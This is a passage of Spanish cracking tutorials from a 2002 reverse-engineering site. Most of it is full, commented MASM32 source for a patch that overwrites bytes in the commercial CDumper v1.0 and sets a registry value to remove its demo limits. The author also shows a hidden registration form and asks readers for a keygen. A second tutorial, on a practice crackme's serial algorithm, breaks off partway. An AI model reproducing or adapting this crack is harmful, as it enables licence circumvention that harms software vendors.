;Estilo del Dialog Box
STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "CDumper v1.0 Patch"

;Tipografía y tamaño
FONT 8, "MS Sans Serif"

BEGIN
    GROUPBOX        "Cracker",IDC_STATIC,8,6,214,20
    LTEXT           "SACCOPHARYNX",IDC_STATIC,55,14,115,8,ES_CENTER
    GROUPBOX        "Website",IDC_STATIC,8,28,214,20
    LTEXT           "http://www.gmixon.com",IDC_STATIC,55,36,115,8,ES_CENTER

    GROUPBOX        "Registro",IDC_STATIC,8,50,214,40
    PUSHBUTTON      "&Crackear",IDC_CRACKEAR,35,65,50,14
    PUSHBUTTON      "&Acerca de",IDC_ABOUT,90,65,50,14
    PUSHBUTTON      "&Salir",IDC_EXIT,144,65,50,14
END
```

Como puede observarse claramente en rsrc.rc se definen los controles y la apariencia de nuestro patch (botones, ícono, tipografía, estilos, etc.). El archivo c:\masm32\include\resource.h lo incluimos porque en el están definidas muchas características (WS_CAPTION, DS_CENTER, ES_CENTER, etc.).

Código fuente de CDumperPatch.asm

```
;
; ------------------------------------------------------------------------------
.386
.model flat,stdcall
option casemap:none
```

```
; ------------------------------------------------------------------------------
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
include \masm32\include\comdlg32.inc
include \masm32\include\advapi32.inc

includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\comdlg32.lib
includelib \masm32\lib\advapi32.lib

; ------------------------------------------------------------------------------
DlgFunc           PROTO :DWORD,:DWORD,:DWORD,:DWORD
PatchFile         PROTO :BYTE,:DWORD
WriteRegistry     PROTO :DWORD
ControlDeArchivo  PROTO :DWORD
CerrarArchivo     PROTO :DWORD
```

De este código lo que más importa son los 5 procedimientos definidos:

DlgFunc -> Controla el DialogBox que usamos para el patch.
PatchFile -> Realiza el parcheo de CDumper.exe.
WriteRegistry -> Escribe 1 como dato del valor DemoMsg en la Registry.
ControlDeArchivo -> Chequea que CDumper.exe sea v1.0 y que no esté parcheado ya.
CerrarArchivo -> Cierra CDumper.exe si fue abierto y libera la memoria.

```
; ------------------------------------------------------------------------------
.const
IDD_DIALOG     equ 1000   ; Este es el identificador del Dialog Box
IDC_SERIAL     equ 1002   ;
IDC_EXIT       equ 1003   ; Son los mismos identificadores de controles
IDC_ABOUT      equ 1004   ; definidos en rscr.rc
IDC_CRACKEAR   equ 1005

MAXSIZE        equ 260    ; Tamaño máximo del nombre del archivo (incluido el path).
MEMSIZE        equ 10     ; Pongo 10 porque se leen 9 valores (MEMSIZE-1).
D_OFFSET       equ 686569 ; Desplazamiento que hay hasta los bytes a parchear
```

En esta sección se definen las constantes que tendrá el patch. MAXSIZE, MEMSIZE y D_OFFSET son tamaños medidos en bytes y en notación decimal. MEMSIZE es el tamaño de la memoria donde se copiarán los cuatro bytes a parchear, más los otros cinco que usaré para ControlDeArchivo.

```
; ------------------------------------------------------------------------------
.data
bytescorrectos db 8Bh,45h,0FCh,50h,56h,6Ah,00h,8Bh,0C7h
ofn            OPENFILENAME <>
FilterString   db "CDumper.exe",0,"CDumper.exe",0,0
buffer         db MAXSIZE dup(0)
Icono          db "app",0
Iconimage      db "app",0
hIcon          dd 0
hWnd           dd 0

;MANEJO DE MENSAJES
MsgCaption     db "CDumper v1.0 Patch",0
MsgBoxText4    db "CDumper v1.0 patched OK.",0
ErrorMessage1  db "Error abriendo archivo!!!",0
ErrorMessage2  db "Error inesperado de memoria!!!",0
```

```
ErrorMessage3  db "Error inesperado de archivo!!!",0
ErrorMessage4  db "Error de lectura de archivo!!!",0
ErrorMessage5  db "Error de escritura de archivo!!!",0
ErrorMessage6  db "No se seleccionó ningún archivo!!!",0
ErrorMessage7  db "CDumper.exe versión distinta o ya parcheada",0
ErrorMessage8  db "Error escribiendo CLAVE en Registry",0
ErrorMessage9  db "Error escribiendo VALOR en Registry",0
ErrorMessage10 db "Error cerrando Registry",0
txt1           db "Desde las profundidades del abismo, SACCOPHARYNX / [13/02/2002]",0

;MANEJO DE REGISTRY
sSubKey        db "SOFTWARE\GMixon\CDumper\Demo",0
sName1         db "DemoMsg",0
Dato1          dd 1
```

Aquí definimos los datos inicializados: bytescorrectos son los bytes originales de CDumper.exe y los uso para control; ofn es una estructura necesaria para el manejo de archivos; buffer contendrá el path y el nombre del archivo a parchear (que como se ve en FileString este será Cdumper.exe); sSubKey contiene el nombre de la entrada que crearemos en la registry; sName1 contiene el nombre del único valor que escribiremos en esta entrada, y Dato1 es el dato que escribiremos en el valor DemoMsg. El resto es para el manejo del ícono del patch, los handles necesarios y los mensajes.

```
; ------------------------------------------------------------------------------
.data?
hInstance      HINSTANCE ?
hFile          HANDLE ?
hMemory        HANDLE ?
pMemory        DWORD ?
SizeReadWrite  DWORD ?
phKey          dd ?
phDisposition  dd ?
```

En esta sección se definen los datos no inicializados para el manejo de instancias, archivos y memoria.

```
; ------------------------------------------------------------------------------
.code
start:
   invoke GetModuleHandle,NULL
   mov hInstance,eax
   invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
   invoke ExitProcess,NULL
```

Aquí comienza la sección de código. Se obtiene el handle del módulo, se invoca a DialogBoxParam, diciendo que DlgFunc es el procedimiento que controlará los eventos de este Dialog Box (IDD_DIALOG), y que cuando salgamos del Dialog Box se invoque a ExitProcess para terminar la ejecución de nuestro patch.

```
; ------------------------------------------------------------------------------
DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
.if uMsg==WM_INITDIALOG
   ;Inicializa el DialogBox
   mov eax,hDlg
   mov hWnd,eax
   invoke LoadIcon,hInstance,ADDR Icono
   mov hIcon,eax
   invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

```
   ;Inicializa los miembros de la estructura OPENFILENAME
   mov ofn.lStructSize,SIZEOF ofn
   push hWnd
   pop  ofn.hWndOwner
   push hInstance
   pop  ofn.hInstance
   mov  ofn.lpstrFilter, OFFSET FilterString
   mov  ofn.lpstrFile, OFFSET buffer
   mov  ofn.nMaxFile,MAXSIZE

.elseif uMsg==WM_CLOSE
   invoke EndDialog,hDlg,NULL
```

Comienza el procedimiento DlgFunc el cual procesa los mensajes enviados a nuestro DIALOG BOX. Como se ve aquí, si el DIALOG BOX recibe el mensaje WM_INITDIALOG inicializo el handle, el ícono y la estructura necesaria para el manejo de archivos. Cuando recibe el mensaje WM_CLOSE se debe cerrar el DIALOG BOX para lo cual invocamos a EndDialog.

```
.elseif uMsg==WM_COMMAND
   mov eax,wParam
   mov edx,eax
   shr edx,16
   .if dx==BN_CLICKED
      .if ax==IDC_EXIT
         ; ---------------------------------------------------------------------
         ; EXIT (SALIR)
         ; ---------------------------------------------------------------------
         invoke SendMessage,hDlg,WM_CLOSE,0,0

      .elseif ax==IDC_CRACKEAR
         ; ---------------------------------------------------------------------
         ; COMIENZO DE LA OPERACION DE CRACKING (CRACKEAR)
         ; ---------------------------------------------------------------------
         invoke PatchFile,1,hDlg
         .if eax == 6666         ;Se escribió correctamente el archivo.
            invoke WriteRegistry,hDlg
            .if eax == 6666      ;Se escribió correctamente la registry.
               invoke MessageBox, \
               hDlg, ADDR MsgBoxText4, \
               ADDR MsgCaption, \
               MB_OK
            .elseif              ;Si la registry se escribió mal restauro el archivo.
               invoke PatchFile,0,hDlg
            .endif
         .endif

      .elseif ax==IDC_ABOUT
         ; ---------------------------------------------------------------------
         ; ABOUT (ACERCA DE)
         ; ---------------------------------------------------------------------
         invoke MessageBox,hDlg,ADDR txt1,ADDR MsgCaption,MB_OK
      .endif
   .endif
.endif
ret
DlgFunc endp
```

Cuando el DIALOG BOX recibe el mensaje WM_COMMAND quiere decir que uno de los botones

definidos en rsrc.rc pudo haber sido clickeado, eso es lo que controlaremos aquí. El que más nos importa es IDC_CRACKEAR, ya que aquí se harán las operaciones necesarias para el patch. Si al retorno de PatchFile eax vale 6666 quiere decir que CDumper.exe se parcheó correctamente, entonces procedemos a escribir la entrada en la registry invocando WriteRegistry. Si la entrada se escribió correctamente eax volverá a valer 6666 y el patch funcionó a la perfección. Si no se pudo escribir con éxito la entrada en la registry, restauro los bytes originales de CDumper.exe y todo queda como estaba antes (el patch no cambia nada). Tanto para escribir los bytes originales, como los del patch uso el mismo procedimiento (PatchFile), por eso el primer parámetro que le paso es un flag, que está en 1 (para parchear) o en 0 (para escribir los bytes originales si hubo un error).

Bueno, esa es la estructura principal del patch. Ahora entraremos en más detalles.

```
; ------------------------------------------------------------------------------
PatchFile PROC dbFlag:BYTE,hDlg:DWORD
   .if dbFlag == 1
      mov ofn.Flags, OFN_FILEMUSTEXIST or \
          OFN_PATHMUSTEXIST or OFN_LONGNAMES or\
          OFN_EXPLORER or OFN_HIDEREADONLY
      invoke GetOpenFileName, ADDR ofn
   .else
      mov eax,1
   .endif

   ;Si no hubo error y se seleccionó un archivo sigue.
   .if eax==TRUE
```

Comenzamos con el procedimiento PatchFile. La API GetOpenFileName es la que nos deja seleccionar un archivo. En este caso el que queremos parchear. Pero antes de invocarla debemos saber si estamos parcheando el archivo, o si estamos restaurando los bytes originales. Porque si estamos restaurando los bytes originales debido a un error en la escritura de la registry, ya habíamos seleccionado el archivo y no hace falta hacerlo nuevamente. Si eax es TRUE (distinto de cero) no hubo error al seleccionar el archivo y podemos empezar con el patch. El registro eax solo valdrá 6666 en PatchFile cuando se llegue al final del procedimiento (antes del último ret).

```
   ; Abro el archivo seleccionado; CreateFile también abre archivos
   ; ----------------------------------------------------------------------
   invoke CreateFile, ADDR buffer,\
         GENERIC_READ or GENERIC_WRITE ,\
         FILE_SHARE_READ or FILE_SHARE_WRITE,\
         NULL,OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,\
         NULL
   ; Control de error de apertura de archivo
   ; ----------------------------------------------------------------------
   .if eax == INVALID_HANDLE_VALUE
      invoke MessageBox, hDlg,ADDR ErrorMessage1, ADDR MsgCaption, MB_OK
      ret
   .endif
   mov hFile,eax


   ; Obtengo el handle de la memoria a utilizar para alojar los bytes a leer
   ; ----------------------------------------------------------------------
   invoke GlobalAlloc,GMEM_MOVEABLE or GMEM_ZEROINIT,MEMSIZE
   ; Control de error de Memoria
   ; ----------------------------------------------------------------------
   .if eax == NULL
```

```
      invoke MessageBox, hDlg,ADDR ErrorMessage2, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif
   mov hMemory,eax


   ; Obtengo el puntero a la zona de memoria donde se alojarán los bytes a leer
   ; ------------------------------------------------------------------------
   invoke GlobalLock,hMemory
   ; Control de error de Memoria
   ; ------------------------------------------------------------------------
   .if eax == NULL
      invoke MessageBox, hDlg,ADDR ErrorMessage2, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      invoke GlobalFree,hMemory
      ret
   .endif
   mov pMemory,eax


   ; Pongo el puntero de archivo apuntando a los bytes a parchear.
   ; ------------------------------------------------------------------------
   invoke SetFilePointer,hFile,D_OFFSET,NULL,FILE_BEGIN
   ; Control de error de búsqueda en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0FFFFFFFFh
      invoke MessageBox, hDlg,ADDR ErrorMessage3, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif


   ; Leo del archivo los bytes para control y modificación del mismo.
   ; ------------------------------------------------------------------------
   invoke ReadFile,hFile,pMemory,MEMSIZE-1,ADDR SizeReadWrite,NULL
   ; Control de error de lectura en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0
      invoke MessageBox, hDlg,ADDR ErrorMessage4, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif
```

Esta parte no presenta complicaciones si observan bien. Está dividida claramente en cinco pasos cada uno de los cuales dice que es lo que hace, y además todos presentan la misma estructura: Se invoca una API y luego se controla si hubo un error o no mediante el valor que tenga el registro eax. Pueden ver que si hubo un error eax no vale 6666, se despliega el mensaje correspondiente, se invoca al procedimiento CerrarArchivo y retornamos a DlgFunc. Los valores retornados por las APIs en eax y los parámetros que se les pasan a las mismas, los tomé de La Referencia de APIs, por eso anteriormente les dije que la bajen de internet ya que es de mucha utilidad. No vayan a pensar que yo sabía todo eso por arte de magia.

```
   ; Controlo que sea el CDumper v1.0 antes de parchear.
   ; ------------------------------------------------------------------------
   .if dbFlag == 1
      invoke ControlDeArchivo, pMemory
      .if eax == 666
         invoke MessageBox, hDlg,ADDR ErrorMessage7, ADDR MsgCaption, MB_OK
```

```
         invoke CerrarArchivo, eax
         ret
      .endif
   .endif
```

Si dbFlag vale 1 quiere decir que estoy intentando parchear Cdumper.exe y no restaurando los bytes originales. Eso lo hago porque si hay un error escribiendo la registry, no me dejaría restaurar los bytes originales de CDumper.exe, porque me diría que el archivo ya fue parcheado. Luego invoco a ControlDeArchivo y si este procedimiento retorna un 666 en eax quiere decir que CDumper.exe no es v1.0 o que ya fue parcheado.

```
   ; Escribo el patch en memoria dependiendo del Flag
   ; ------------------------------------------------------------------------
   push edi
   mov edi, pMemory
   .if dbFlag == 1
      mov byte ptr [edi], 6ah
      mov byte ptr [edi+1], 00h
      mov byte ptr [edi+2], 90h
      mov byte ptr [edi+3], 90h
   .elseif
      mov byte ptr [edi], 8Bh
      mov byte ptr [edi+1], 45h
      mov byte ptr [edi+2], 0FCh
      mov byte ptr [edi+3], 50h
   .endif
   pop edi
```

Antes de escribir el patch o la restauración en el archivo CDumper.exe debemos escribir los cambios en la memoria. Para lo cual movemos pMemory a edi, para que edi contenga un puntero a la zona de memoria donde se leyeron los bytes del archivo. Una vez hecho esto vamos incrementando en uno este puntero y copiamos los bytes según corresponda, dependiendo del valor del flag.

```
   ; Retorno el puntero al lugar correcto porque avanzó los bytes que se leyeron
   ; ------------------------------------------------------------------------
   invoke SetFilePointer,hFile,D_OFFSET,NULL,FILE_BEGIN
   ; Control de error de búsqueda en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0FFFFFFFFh
      invoke MessageBox, hDlg,ADDR ErrorMessage3, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif


   ; Escribo los cambios (el patch) en el archivo
   ; ------------------------------------------------------------------------
   invoke WriteFile,hFile,pMemory,MEMSIZE-1,ADDR SizeReadWrite,NULL
   ; Control de error de escritura en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0
      invoke MessageBox, hDlg,ADDR ErrorMessage5, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif
```

Las dos partes de código de arriba funcionan igual que las cinco anteriores. Pero

cabe una explicación extra: cuando leemos bytes de un archivo a partir de una posición, el puntero del archivo avanza la cantidad de bytes que leímos, por lo tanto antes de hacer la escritura del archivo, debemos poner el puntero nuevamente en el mismo lugar en el que estaba justo antes de la lectura, porque lo que nosotros queremos es sobreescribir los bytes leídos.

```
   ; Si llegamos hasta aquí y no hubo errores, entonces delvuelvo 6666 en eax
   ; ------------------------------------------------------------------------
   invoke CerrarArchivo, eax
   mov eax, 6666
   ret
   .elseif
      invoke MessageBox, hDlg,ADDR ErrorMessage6, ADDR MsgCaption, MB_OK
      ret
   .endif   ; Este .endif cierra .if eax==TRUE
PatchFile ENDP
```

No hay más que explicar con respecto a ese código. Basta con la explicación en él incluída. Aquí se terminó el procedimiento PatchFile.

```
; ------------------------------------------------------------------------
WriteRegistry PROC hDlg:DWORD
   ; CREAR ENTRADA EN LA REGISTRY
   ; ------------------------------------------------------------------------
   invoke RegCreateKeyEx, HKEY_LOCAL_MACHINE, addr sSubKey, NULL, NULL,
          REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL, addr phKey,
          addr phDisposition
   ; chequea si no hubo error en crear la entrada en registry
   ; ------------------------------------------------------------------------
   .if eax != ERROR_SUCCESS
      invoke MessageBox, hDlg,ADDR ErrorMessage8, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif


   ; ESCRITURA DEL VALOR DE DemoMsg EN REGISTRY
   ; ------------------------------------------------------------------------
   invoke RegSetValueEx, phKey, addr sName1, NULL, REG_DWORD, addr Dato1,
          SIZEOF Dato1
   ; chequea si no hubo error en la escritura
   ; ------------------------------------------------------------------------
   .if eax != ERROR_SUCCESS
      invoke MessageBox, hDlg,ADDR ErrorMessage9, ADDR MsgCaption, MB_OK
      .if phDisposition == REG_CREATED_NEW_KEY
             invoke RegDeleteKey, phKey, addrs SubKey
      .elseif
         invoke RegCloseKey, phKey
      .endif
      invoke CerrarArchivo, eax
      ret
   .endif

   ; CERRANDO ENTRADA EN LA REGISTRY
   ; ------------------------------------------------------------------------
   invoke RegCloseKey, phKey
   ; chequea si no hubo error en el cierre
   ; ------------------------------------------------------------------------
   .if eax != ERROR_SUCCESS
```

```
        invoke MessageBox, hDlg,ADDR ErrorMessage10, ADDR MsgCaption, MB_OK
        invoke CerrarArchivo, eax
        ret
    .endif

    ; Si llegamos hasta aquí y no hubo errores, delvuelvo 6666 en eax
    ; ---------------------------------------------------------------------
    mov eax, 6666
    ret
WriteRegistry ENDP
```

Este es el procedimiento que escribe la entrada en la registry. Presenta la misma estructura que el procedimiento anterior y no merece mucha explicación. Antes de escribir un valor y su dato en la registry, necesitamos abrir o crear una entrada en la cual lo escribiremos, y luego de la escritura se debe cerrar la entrada. Si todo funcionó bien retornamos 6666 en eax. Si hubo un error al intentar escribir la registry borramos la entrada (Key), solo si esta fue creada por nuestro patch. Si ya existía no se borra, solo cerramos dicha entrada.

```
; ---------------------------------------------------------------------------
; Este procedimiento chequea que el archivo CDumper.exe no esté parcheado
; o que no sea de otra versión.
; ReadFile lee nueve bytes a partir de la posición de donde se parchean
; los cuatro bytes necesarios. Leo cinco bytes más para hacer la
; comparación entre nueve bytes:
; bytescorrectos -> contiene los bytes correctos de CDumper.exe v1.0
; mientras que pDataMemory -> apunta a los bytes leidos
; Yo asumo que CDumper.exe es la versión 1.0 sin parchear, si la
; comparación de los nueve bytes es exitosa. Se pude hilar más fino.
ControlDeArchivo PROC pDataMemory:DWORD
    push esi
    push edi          ; Salvo en la pila el valor de los registros que uso
    push ecx          ; para evitar errores
    push edx
    mov ecx, -1
    mov edi, pDataMemory                ; edi apunta a los bytes leidos
    mov esi, offset bytescorrectos      ; esi apunta a los bytes correctos
ciclo:
    inc ecx
    cmp ecx, 9           ; cuando ecx valga 9 se han comparado los 9 bytes
    je ok
    mov dl, byte ptr [edi+ecx]          ; comparo un byte leido con uno de
    cmp dl, byte ptr [esi+ecx]          ; los originales
    je ciclo
    jmp error
error:
    mov eax, 666              ; Si la comparación falló retorno 666 en eax
    jmp salir
ok:
    mov eax, 0            ; Si la comparación fue exitosa retorno 0 en eax
salir:
    pop edx
    pop ecx
    pop edi                             ; Recupero los registros y retorno
    pop esi
    ret
ControlDeArchivo ENDP
```

Este es el procedimiento para saber si debemos parchear o no CDumper.exe. En el mismo

```
códido se incluye la explicación del procedimiento.

; ---------------------------------------------------------------------------
;Cierro el archivo y libero la memoria según corresponda
CerrarArchivo PROC ddValor:DWORD
    invoke CloseHandle,hFile
   .if ddValor != NULL       ;Solo si ddValor no es nulo se libera memoria
      invoke GlobalUnlock,pMemory
      invoke GlobalFree,hMemory
   .endif
   ret
CerrarArchivo ENDP

; ---------------------------------------------------------------------------
end start
```


Bueno, hemos llegado al último de los procedimientos. Solo sirve para cerrar CDumper.exe y liberar la memoria según ddValor, en caso de que se haya pedido memoria al sistema.

Aca se termina la explicación del código fuente. Este es todo el patch. Para compilar el código fuente solo deben descomprimir CDumperPatchSrc.zip en un directorio, cargar MASM32, abrir el archico CDumperPatch.asm, ir a la opción Project del menu, y seleccionar Build All. Esto generará CDumperPatch.exe, que al ejecutarlo se verá algo así:


Recuerden que antes de parchear a Cdumper.exe, por las dudas, es recomendable desinstalar este programa y borrar las entradas en la registry, volver a instalarlo pero sin ejecutarlo aún, aplicar el patch y luego ejecutarlo, y ahora sí, a disfrutar de la música. Ahora les voy a mostrar el otro punto de ataque.

Otro punto de ataque


Cuando se me ocurrió pasar el CDumper.exe por File InsPEctor vi que fue desarrollado en Borland Delphi 3.0, por lo tanto procedí a desensamblar con DEDE 3.0 y me llevé una pequeña sorpresa que es muy común últimamente. Los programadores ocultan los Forms de registración. Si desensamblan CDumper.exe y van a Forms, verán esto:



Así es, existe un formulario para el ingreso del password y seguramente registración del software. Entoces vamos a buscar este formulario oculto. Si van a Help->About verán lo siguiente:



Si hacen dos clicks (no doble-click) sobre la imagen de este Form verán esto:



Hemos habilitado el botón de registración (Register). Click sobre el mismo y:


No se preocupen que el tutorial termina aquí, jejeje, pero quería mostrarles esto, para tener en cuenta que a veces puede haber más de un camino para alcanzar el éxito.

Yo estuve traceando un buen rato, luego de poner el breakpoint más famoso en este mundo (bpx hmemcpy), pero debido a un imprevisto en la computadora no pude continuar con el traceo. Si alguien tiene la amabilidad de hacerlo por mí y mandarme un KeyGen, o al menos explicarme el algoritmo que comprueba que el password sea correcto, se lo agradecería mucho. Un dato: El password se guarda encriptado en la registry en la entrada GMixon. Abajo de todo está mi dirección de e-mail por si alguien hace algo o tiene dudas.

Saludos

Bueno colegas de todo el mundo, aquí se terminó este tutorial, de verdad, jejeje. Se que se hizo extenso, pero quería que todo este bien explícito. Aprovecho para agradecer a Karpoff por enviarme unos archivos que necesitaba, y al resto de los crackers que aportan material al sitio. Sigamos así gente que la unión hace la fuerza. Saludos a todos.

Desde las profundidades del abismo



saccopharynx@yahoo.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa:	Crackme! D^3AM v1.0 DE DeAtH

PROTECCION:	Encontrar numero de serie Y Hacer KeyGenerador		
Descripcion:	Crackme para practicar en este mundo de la ingenieria inversa, se trata de encontrar el numero de serie correcto y ademas hacer un Generador de Keys		
Dificultad:	Aficionado		
DOWNLOAD:	http://come.to/karpoff		
Herramientas:	Softice, W32dasm, y Bastantes Nociones sobre el Funcionamiento del Copro y en Sobremanera unas ordenes concretas		
CRACKER:	Nandois	FECHA:	01/02/2002

INTRODUCCION

Hola!!!
Este es un Crackme con el cual pasas de querer dejarlo todo para siempre mas, a ver lo alucinante que es este mundo de la ingenieria inversa y lo poco que sabes, de este mundo, al menos yo.
De este Crack lo menos importante,es lo importante de un crack y es encontrar el numero de serie, pues realmente cuando tienes el numero de serie de un programa
ya tienes lo que querias, poco importa, como lo has conseguido.
Pero en este caso el Productor del crack, pedia para que el mismo se diera por resuelto que se tenia que hacer un generador del mismo.
Y aqui es donde realmente se hace interesante la manera que DeAth se monto el numero y me complico la existencia.
Basta de charla y vamos a ver el Crack.

AL ATAKE

De entrada vemos con el FileInspector, que usa UPX para comprimir el archivo

vemos que se puede descomprimir sin problemas, y el archivo nos pasa de 13Kb a 50Kb, en fin una vez descomprimido lo corremos con el Wsdamm, pasamos un ratito con el y encontramos, un salto que una vez modificado nos dice que somos unos buenos crackers ect. ect..

Abrimos el Sice y despues de un breve paseo por él vemos en un lugar, que se origina un numero, cerramos el Sice ponemos el numero que vimos y jo, funciona.
En un ratito hemos pillado un salto que hablando hipoteticamente, haciendole un pequeño cambio, nos registra el producto, y luego mirando un poco mas vemos que tenemos el numero que nos registra dicho producto, ya ni tan siquiera, tener que molestarnos en modificar el programa.

Pues vaya, piensas, tecnicamente es una muy mala proteccion, pues no se puede decir que este muy bien protegido, es que no existe proteccion.

Visto esto y muy contentos, nos metemos en la boca del lobo intentando hacer el generador de Keys del programa. Y aqui es donde no tiene desperdicio el montaje que hace DeAth.

Vamos a por el;

Lo primero que hay que tener presente es que el nombre de entrada tiene que tener como minimo " seis digitos " o mas.

El segundo control que hace DeAtH es que el numero ó la clave que se ponga tiene que terminar con la letra " d ".

Pasados estos dos controles, empieza el baile para la obtencion del numero de serie correcto.

Primero coge los digitos, tercero y segundo y los multiplica.
aqui tenemos la referencia a esta primera operacion.

```
* Reference To: MSVBVM60.__vbaVarMul, Ord:0000h
                                |
:004068FF FF159C104000          Call dword ptr [0040109C]
```

Guarda el resultado y va por la segunda operacion
Para Esta operacion se utilizan el penultimo digito y el cuarto.

```
* Reference To: MSVBVM60.__vbaVarAdd, Ord:0000h
                                |
:00406AC4 FF15F8104000          Call dword ptr [004010F8]
:00406ACA 8D8DECFBFFFF           lea ecx, dword ptr [ebp+FFFFFBEC]
:00406AD0 50                   push eax
```

El resultado de la suma lo multiplica por dos dos veces.

A continuacion al valor obtenido le añade el total que tenia de la multiplicacion
anterior.
Y guarda este total al que a partir de ahora llamaremos total.

Siguiendo la manipulacion del nombre ahora se coge el quinto digito y se multiplica por tres el valor obtenido se añade al total generando un nuevo total

Segimos, ahora se coge el primer digito y sexto digito.
